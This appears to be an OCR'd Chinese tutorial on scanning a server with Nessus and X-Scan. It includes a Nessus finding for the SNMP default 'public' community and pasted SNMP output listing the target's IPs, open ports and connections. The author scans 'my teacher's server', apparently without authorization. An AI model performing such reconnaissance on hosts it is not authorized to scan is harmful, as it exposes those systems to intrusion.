


图 5




图 8

接着输入扫描信息：

> name随便，只是一个标识。
> policy选项，是一项可以自己修改的扫描策略，在这里我们定义为ALL（也可以根据个人爱好随便定义）。
> scan targets，扫描的目标，即对方hostname或者IP地址。
> Targets file，目标文件，不选择这项。

我就拿我老师的服务器给大家演示，输入信息后，点右下角的launch scan，如图6。




图 6

然后点击reports，就可以看到已经在扫描了，如图7。





图 7

看见那个name为gxm的没？哈哈，等会，扫描结果马上就好。等status状态为完成的时候，我们双击那个gxm来到了另一个界面，如图8。

这里的total表示总数，high表示高危漏洞！顾名思义，Medium就是中等，low就是最低。Open port就不用我解释了吧？

之后点击左下方的download report，选择html格式，点击提交，它会自动生成一张html格式的漏洞信息反馈，如图9。

报告中提示为high高危漏洞信息，也就是snmp默认团体名称，这漏洞能得到对方远程系统的一些信息。


SNMP Agent Default Community Names

Synopsis:
The community names of the remote SNMP server can be guessed.

Description:
It is possible to obtain the default community names of the remote SNMP server. An attacker may use this information to gain more knowledge about the remote host or to change the configuration of the remote system (if the default community allow such modifications).

Risk factor:
High

CVSS Base Score:7.5
CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

Solution:
Disable the SNMP service on the remote host if you do not use it, filter incoming UDP packets going to this port, or change the default community string.

Plugin output:
The remote SNMP server replies to the following default community strings : - public

Plugin ID:
10264

CVE:
CVE-1999-0186, CVE-1999-0254, CVE-1999-0516, CVE-1999-0517, CVE-2004-0311, CVE-2004-1474

BID:
177, 2112, 6825, 7081, 7212, 7317, 9681, 986, 10576, 11237

Other references:
IAVA:2001-B-0001, OSVDB:209, OSVDB:3985, OSVDB:5770, OSVDB:8076, OSVDB:10206, OSVDB:11964

图 9

此刻让我稍微点下题外话，这个漏洞可以用X-SCAN扫描得到snmp，利用默认密码得到信息。

打开X-scan，设置扫描选项，在全局设置的扫描模块中只勾选snmp信息，如图10。

在检测范围里填上服务器的IP地址，点击确定，等1分钟，就得到windows主机的信息了，如图11、图12。

写到这，猪哥说，读者更喜欢自己安装软件，那就研究




图 10

```
[Snmp-IP信息]:
Address Net_Mask Bcast_Address Reasm_Max_Size
127.0.0.1 255.0.0.0 1 65535
192.168.0.188 255.255.255.0 1 65535
192.168.100.9 255.255.255.0 1 65535

[Snmp-TCP信息]:
State Local Remote
LISTEN 0.0.0.0: 21 0.0.0.0: 34889
LISTEN 0.0.0.0: 25 0.0.0.0: 2214
LISTEN 0.0.0.0: 80 0.0.0.0: 59461
LISTEN 0.0.0.0: 119 0.0.0.0: 35003
LISTEN 0.0.0.0: 135 0.0.0.0: 2160
LISTEN 0.0.0.0: 443 0.0.0.0: 34822
LISTEN 0.0.0.0: 445 0.0.0.0: 2080
LISTEN 0.0.0.0: 563 0.0.0.0: 18526
LISTEN 0.0.0.0: 1025 0.0.0.0: 59494
LISTEN 0.0.0.0: 1027 0.0.0.0: 10250
LISTEN 0.0.0.0: 1060 0.0.0.0: 2160
LISTEN 0.0.0.0: 1433 0.0.0.0: 18481
LISTEN 0.0.0.0: 3389 0.0.0.0: 2056
LISTEN 0.0.0.0: 8000 0.0.0.0: 18446
LISTEN 0.0.0.0: 8037 0.0.0.0: 18572
LISTEN 0.0.0.0: 8081 0.0.0.0: 18437
LISTEN 0.0.0.0: 8090 0.0.0.0: 2056
LISTEN 127.0.0.1: 2301 0.0.0.0: 10381
LISTEN 127.0.0.1: 2381 0.0.0.0: 59399
ESTABLISHED 192.168.0.188: 80 58.248.220.155: 20617
ESTABLISHED 192.168.0.188: 80 58.248.220.155: 23085
ESTABLISHED 192.168.0.188: 80 60.9.216.159: 4372
ESTABLISHED 192.168.0.188: 80 60.195.19.58: 2791
ESTABLISHED 192.168.0.188: 80 61.135.220.13: 63829
```

图 11




图 13

下吧。nessus最好安装在C盘，打开后我们需要注册。这里我注册home free版，填入邮箱里返回的注册码，点下update plugins，然后它下载插件，在继续更新插件之后按start nessus server，点击manage user后点那个+号，填入账号，如图13。




图 14

